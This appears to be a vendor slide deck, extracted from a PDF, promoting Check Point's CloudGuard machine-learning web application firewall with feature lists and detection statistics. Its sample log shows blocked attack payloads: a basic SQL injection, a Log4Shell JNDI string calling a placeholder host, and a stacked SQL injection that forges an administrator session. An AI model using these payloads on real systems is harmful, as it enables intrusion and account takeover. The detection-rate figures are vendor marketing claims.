
Comprehensive Web Application & API Security




How does Signature/Manual Rules WAF work?



AI #1 Attack Indicator Analysis




CloudGuard WAF is Based on Cascade Machine Learning Technology



2nd AI Consists of 4 Context Analysis Engines

AI #1 Attack
Indicator
Analysis



AI #2 Context
Analysis
Engines



User Behavior

Compare the user behavior baseline to assess malicious intent from prior user requests



Crowd Behavior

Continuous learning of users' activity with a good reputation, which allow us to auto adapt to the application



Trusted users


Acceleration of application learning with creation of allow list of permitted inputs from trusted users



Application Content

Unsupervised learning of fields types and values

Context Analysis Engines **Reduce False Positives**



No More Manual Rules & Signature Updates



Relying on **Rules & Signature Updates**

Reacting to **Zero Day Attacks**

Missing Malicious Traffic

Blocking Legitimate Traffic

Wide API attack surface

Automatic **AI-Based WAF** Management

Preemptive Zero-Day Prevention

Nearly Perfect Detection Rate

Nearly Zero False Positives

Automatic API Discovery & Security

Home

Find My Order

Filters

Price Range

\$0

\$50

Media Type


☐ CD/CD-R/CD-RW

☐ DVD/DVD±R/DVD±RW

☐ Blu-ray Discs

Welcome to RetroCD Shop

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700MB | 80min | 52x Speed

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Blu-ray BD-R Disc

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CD-RW Rewritable

700MB | 80min | 12x Speed

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Professional DVD+R DL

8.5GB | Dual Layer | 8x Speed

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Add to Cart




Mini CD-R

185MB | 21min | 24x Speed

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Add to Cart




Enterprise Blu-ray Pack

50GB | Dual Layer | 6x Speed

\$29.99

Add to Cart



Archival Grade DVD-R


4.7GB | 100 Year Lifespan

\$24.99

Add to Cart

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Real World Scenarios



Log Details
Dec 18, 2023 3:00:47 PM GMT+02:00

Details

- Event Info
- Event Time:
- Event Name:
- Event Reference ID:
- Event Severity: Critical
- Event Confidence: Very High
- Event Level:
- Agent UUID:
- Practice Type:
- Practice SubType:

Matched Sample: `or 1=1 --`

Found Indicators: `, --, =, or, probing, regex_postfix_0, regex_prefix_0, regex_prefix_1, regex_sqli_0, regex_sqli_22, regex_sqli_30`

Matched Sample: `${jndi:ldap://example.com/a}`

Found Indicators: ``${, java_1, ssti_fast_reg_4`

Remote Code Execution, SQL Injection

Matched Sample: `sql';insert into activesessions (sessionid) values ('aaaaaa');update activesessions set username=(select username from users order by permission desc limit 1) where sessionid='aaaaaa';update activesessions set loginname='test@test.com' where sessionid='aaaaaa';update activesessions set realname='test@test.com' where sessionid='aaaaaa';update activesessions set instid='1234' where sessionid='aaaaaa';update activesessions set ipaddress='1.1.1.1' where sessionid='aaaaaa';update activesessions set lasttouch='2099-06-10 09:30:00' where sessionid='aaaaaa';update activesessions set dmzinterface='10' where sessionid='aaaaaa';update activesessions set timeout='60' where sessionid='aaaaaa';update activesessions set reslnode='10' where sessionid='aaaaaa';update activesessions set acctready='1' where sessionid='aaaaaa'`

AppSec Found Indicators: `', ';, =, from, insert, into, limit, order by, regex_code_execution_1, regex_postfix_1, regex_sqli_14, regex_sqli_25, regex_sqli_28, repetition, select, sqli_fast_reg_3, where`

• ATTACK BLOCKED •
Pre-Emptively
• ATTACK BLOCKED •

CloudGuard Continuously Learns Specific Apps & API Behavior

The screenshot displays the CloudGuard WAF Management Platform interface. At the top, there's a header with 'WEB APPLICATION BEST PRACTICE' and a 'Prevent' mode dropdown. Below this, a 'WEB ATTACKS' section is visible, also in 'Prevent' mode. It lists various attack types with checkboxes, including Remote Code Execution, Authentication & Authorization Attacks, Command Injections, Path Traversal, Cross Site Scripting, LDAP Injection, SQL Injection, Xpath Injection, XML External Entity, Server Side Code Injection, Remote File Inclusion, Directory Indexing, Vulnerability Scanning, Evasion Techniques, Log4Shell, Spring4Shell, Text4Shell, HTTP Compliance, SSL Cypher Validation, Size Limits, and Other. Below the attacks list, there are sections for 'WEB BOTS', 'INTRUSION PREVENTION', 'SNORT SIGNATURES', and 'FILE SECURITY', each with a 'Mode' dropdown. At the bottom, there's a 'Triggers (1)' section. On the right side of the interface, there's a 'Learning Level' section with a progress bar showing levels from Kindergarten to Phd. A callout bubble points to the 'Keep Learning' status, indicating that the learning level is displayed in the WAF Management Platform.

WEB APPLICATION BEST PRACTICE | Mode: Prevent

WEB ATTACKS | Mode: Prevent

Activate when Confidence is: High and above

- Remote Code Execution
- Authentication & Authorization Attacks
- Command Injections
- Path Traversal
- Cross Site Scripting
- LDAP Injection
- SQL Injection
- Xpath Injection
- XML External Entity
- Server Side Code Injection
- Remote File Inclusion
- Directory Indexing
- Vulnerability Scanning
- Evasion Techniques
- Log4Shell
- Spring4Shell
- Text4Shell
- HTTP Compliance
- SSL Cypher Validation
- Size Limits
- Other

WEB BOTS | Mode: As Top Level

INTRUSION PREVENTION | Mode: As Top Level

SNORT SIGNATURES | Mode: Disabled

FILE SECURITY | Mode: Disabled

Custom Rules and Exceptions (0)

Triggers (1)

Learning Level

Kindergarten

Keep Learning

Learning Level

Kindergarten Primary School High School Graduate Master Phd

What's next?

To advance to the next level, at least 999 additional HTTP requests and 6 additional learning hours are required

Ready to Prevent Attacks Within Three Days of Deployment

Learning Level is Displayed in The WAF Management Platform

Est. Learning Period
≤ 3 Days

Comprehensive Web Application & API Security



AI #1 Attack Indicator Analysis

Prevent application & API attacks including OWASP Top 10 using contextual AI

Check
Point
Exclusive



IPS

Update your defenses with the latest compromise indicators with 50+ engines packed with AI-based Features and Capabilities

Check
Point
Exclusive



AI #2 Context Analysis Engines

Eliminate False Positives & Keep High Detection Rate By Learning Applications & APIs Behavior

Check
Point
Exclusive



File Security

Analyze any files uploaded and consult Check Point's ThreatCloud regarding the file's reputation.

Check
Point
Exclusive



DDoS

DDoS attack prevention is now available for CloudGuard WAF SaaS deployment



Bot Prevention

Stop automated attacks, Inclusive of user credential abuse



Rate Limit

Limit the number of requests to an API/App resource within a configured time, scope to block DDoS attacks



API Discovery

API runtime inspection, discovery with auto generated SWAGGER schema, sensitive data detection, and schema enforcement

With Check Point WAF You Can Differentiate Yourself in the Market

1,040,242

Legitimate HTTP requests


73,924

Malicious payloads

Labels:

1. CSP Native WAF ●
2. F5 Different WAF ■
3. Popular WAF ●
4. Other WAFs ○

High Detection Rate
BUT
Many False Positives



ALMOST PERFECT
Detection Rate
& False Positives

Few False
Positives
BUT
Low Detection
Rate

Unmatched Prevention Results



Check Point WAF

99.4% vs 86.6%

**Highest Threat Detection
vs Top WAFs**

0.81% vs 8.69%

**Lowest False Positives
vs Top WAFs**

Preemptive Prevention of Top Zero Day Attacks in Recent Years



Sprint4Shell



Log4Shell




Text4Shell

